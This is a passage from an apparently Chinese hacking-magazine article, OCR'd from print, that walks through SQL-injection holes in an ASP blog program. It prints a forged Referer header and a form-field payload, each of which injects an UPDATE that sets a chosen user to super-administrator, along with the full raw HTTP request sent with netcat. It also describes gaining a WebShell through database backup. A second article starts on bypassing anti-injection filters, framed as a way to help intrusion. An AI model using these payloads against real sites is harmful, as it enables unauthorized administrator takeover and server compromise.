


图1

说到环境不同导致同样的漏洞结果不同还有个很好的例子，就是那个后台的refer变量跨站，也就是统计功能代码没有对客户提交的变量经过过滤，就直接往数据库操作里送，尽管这个变量不是普通情况下能修改的，但是盖茨先生不是说所有的输入都是有害的么？这个变量导致的后果在Sql版里危害就不是跨站那么简单了。老规矩，先看代码，在commond.asp里：

```
    '站点统计代码
    IF Session("GuestIP")<>Guest_IP Then        //看看有没有设
置session里的IP，如果有的话就不统计，就是看看你是不是第一次访问//
        Dim Guest_Agent,Guest_Refer     //定义取得的变量//
        Guest_Agent=Trim(Request.ServerVariables
("HTTP_USER_AGENT"))   //直接取得客户浏览器的环境变量//
        Guest_Refer=Trim(Request.ServerVariables
("HTTP_REFERER"))
      Conn.ExeCute("INSERT INTO blog_Counter(coun_IP,coun_Agent,
coun_Refer) VALUES ('"&Guest_IP&"','"&Guest_Agent&"',
'"&Guest_Refer&"')")     //执行插入的sql语句//
        Conn.ExeCute("UPDATE blog_Info SET
blog_VisitNums=blog_VisitNums+1")
        SQLQueryNums=SQLQueryNums+2
        Session("GuestIP")=Guest_IP          //设置session//
          End IF
```

代码都给大家注释了，很好理解吧！只要我们是第一次访问，就会把访问信息插到数据库里的，并且是没有任何过滤的插入哦！个人比较喜欢伪造的变量是Refer，譬如我们伪造这样的refer变量，为避免编码麻烦，我将空格用/**/代替了，不影响Sql语句的执行：Referer：http://www.cnbct.org');update/**/blog_Member/**/set mem_status='SupAdmin'/**/where/**/mem_name='jnc'--，到commond.asp里面就变成这样的语句：Conn.ExeCute("INSERT INTO blog_Counter(coun_IP,coun_Agent,coun_Refer) VALUES ('127.0.0.1','Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)','http://www.cnbct.org');update/**/blog_Member/**/set mem_status='SupAdmin'/**/where/**/mem_name='jnc'--')")。这里是INSERT的注入。在access里面尽管没有过滤，但是很难对其他的表进行操作，只能写伪造变量啊、跨站什么的；但在Sql里就不用这么麻烦了，直接伪造变量提升到后台管理员权限吧！用什么来伪造呢？当然是用NC啦！嘿嘿，抓包总会吧！将抓到的内容放到jnc.txt里，在中间加一行refer的内容变成下面的形式：

```
    GET /www/guoblog/blogview.asp?logID=461 HTTP/1.1
    Accept: */*
    Referer: http://www.cnbct.org');update/**/blog_Member/**/
set mem_status='SupAdmin'/**/where/**/mem_name='jnc'--
    Accept-Language: zh-cn
    Accept-Encoding: gzip, deflate
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows
NT 5.1)
    Host: 127.0.0.1
    Connection: Keep-Alive
    Cookie: ASPSESSIONIDGGQQQPJC=EIPFOEEBEALMKGDAEIB
PGGOJ
```

呵呵，简单吧！以NC -vv IP 80 < jnc.txt >c:\1.html这样的命令提交去！然后到C:\1.html看结果。如图2所示。不出错的话就恭喜了，你是管理员了，呵呵。




图2

上面说的方法又是绕过又是提交的，很麻烦，有没有更简单的漏洞呢？答案是肯定的，看看favorite.asp吧！还是INSERT类

型的注入漏洞，还是有个变量没有经过任何过滤，看看是哪个地方出了问题吧！漏洞代码如下：

```
Conn.ExeCute("INSERT INTO blog_Favorite(fav_Name,
fav_URL,fav_Info,fav_Author) VALUES ('"&CheckStr(Request.
Form("favsite_Name"))&"','"&Request.Form("favsite_URL")
&"','"&CheckStr(Request.Form("favsite_Info"))&"',
'"&memName&"')")
```

中间有个Request.Form("favsite_URL")是直接取得的，都什么世界了还敢这样做？不过我想如果不是作者不小心松懈的话就是从access版里继承过来的，因为大家都想INSERT语句注入也注不到哪里去，但是为什么其他的变量又过滤了呢？不明白也不管了，如何利用是关键！注册一个用户，然后访问favorite.asp，普通游客不让访问的。现在就是填写表单了，其实无论是跨站还是注入叫作填字游戏真是太贴切了，我们这样写站点地址如图3所示：

http://jnc.cnbct.org/','','');update//blog_Member/**/set/**/mem_status='SupAdmin'/**/where/**/mem_name='剑心'--**

到Sql语句里变成了：

INSERT INTO blog_Favorite(fav_Name,fav_URL,fav_Info,fav_Author) VALUES ('剑心是白痴','http://jnc.cnbct.org/','','');update//blog_Member/**/set/**/mem_status='SupAdmin'/**/where/**/mem_name='剑心'--**

现在回首页，是管理员了吧？如图4所示。

由此可见，如果没有处理好的话，任何语句的变量在Sql环境里都是有极大杀伤力的。

现在说说得到WebShell的问题，后台能看到服务器的一些设置但是没有办法添加上传文件类型，因为这些是在文件里定义好的，但是我们可以通过站点设置，如物理路径来备份Sql数据库获得WebShell，但是说实话这样成功的机会很少，偶尔几次居然是在sa权限下成功的，难道是人品问题？如果连接的数据库权限大的话还可以做点事情，还有就是后台的附件管理没有做特殊字符限制就可以浏览和删除站点内所有文件，这在以前也是提到过的。

漏洞应该不会只有这么几个，安全实在马虎不得，过滤要做到好并且全才行，这对于源代码公开的程序更是重要。好了，文章没有什么新东西，有什么问题欢迎到论坛讨论，我的ID是剑心大人。




图3




图4

【Sql编码工具注入格式转换器.exe已经收录在光盘中】

编辑点评： 分析源码，找出漏洞，再想出利用方法，都是环环紧扣的。多找几个网上开源程序，然后依次流程去做，我想分析到N个的时候，你已经是脚本高手了。不过，我想现在的一些常规的ASP程序注入漏洞对我和大多数观众都已经没有了观赏兴趣了。到现在依然能够发现动网的致命漏洞或新奇的利用方法，那才能唤醒大家对ASP注入的麻木心理。

防外部提交程序的突破

剑心[B.C.T]

一、前言

不知道真的是国内网站管理员素质提高了，还是我的人品问题，好多次测试别人网站时，预料到应该会有Sql注入漏洞的地方，人家都做了限制，不是什么XX防注入系统，就是XX防止外部参数的提交，实在让人很郁闷。到网上搜索了有关的程序，并且下载了代码来看，发现大部分的原理都差不多，当你明白原理的时候你也就可以试着突破了。我已经写过一个如何突破Sql防注入程序的文章，今天就来看看另外一个——防止站外提交参数程序的突破。当你了解了如何突破这些程序，以后在入侵时是否会更加得心应手呢？

二、分析程序

还是老规矩，只能了解敌人才能打败敌人。有的人觉得很神奇，为什么程序可以检测我们是外部提交的数据，从而判断我们是在入侵或者做什么呢，它是怎么做到的呢？很简单，程序是通过检测我们提交的请求是不是来自站点内部，譬如这个URL：http://127.0.0.1/www/cnmaiqbsql/gonggao.asp?id=1，很明显这是一个我们经常遇到的可能存在漏洞的注入点，程序也就是Sql语句的参数来自于id，这里是id=1。这个语句一般是存在于网站页面的一个连接内的，譬如主页内这样的一个代码：公告，当你点击的时候就会打开上面的URL，查询数据库内容，然后再显示给你。防止站外提交程序会检测你是在它的主页上点开的链接，还是我们经常做的直接在URL后面（也就是在后面写id=1'这样的形式）提交的，一旦发现你是自己构造的，程序就会做出反应，认为有人恶意提交数据。这就是它的原理。自己构造参数提交和用Nbsi注射的话效果如图1、图2所示。

其实这个页面是有注入漏洞的，只是被掩盖了而已。

程序是通过这样的思想做的，那么代码是如何写的呢？具体




图1

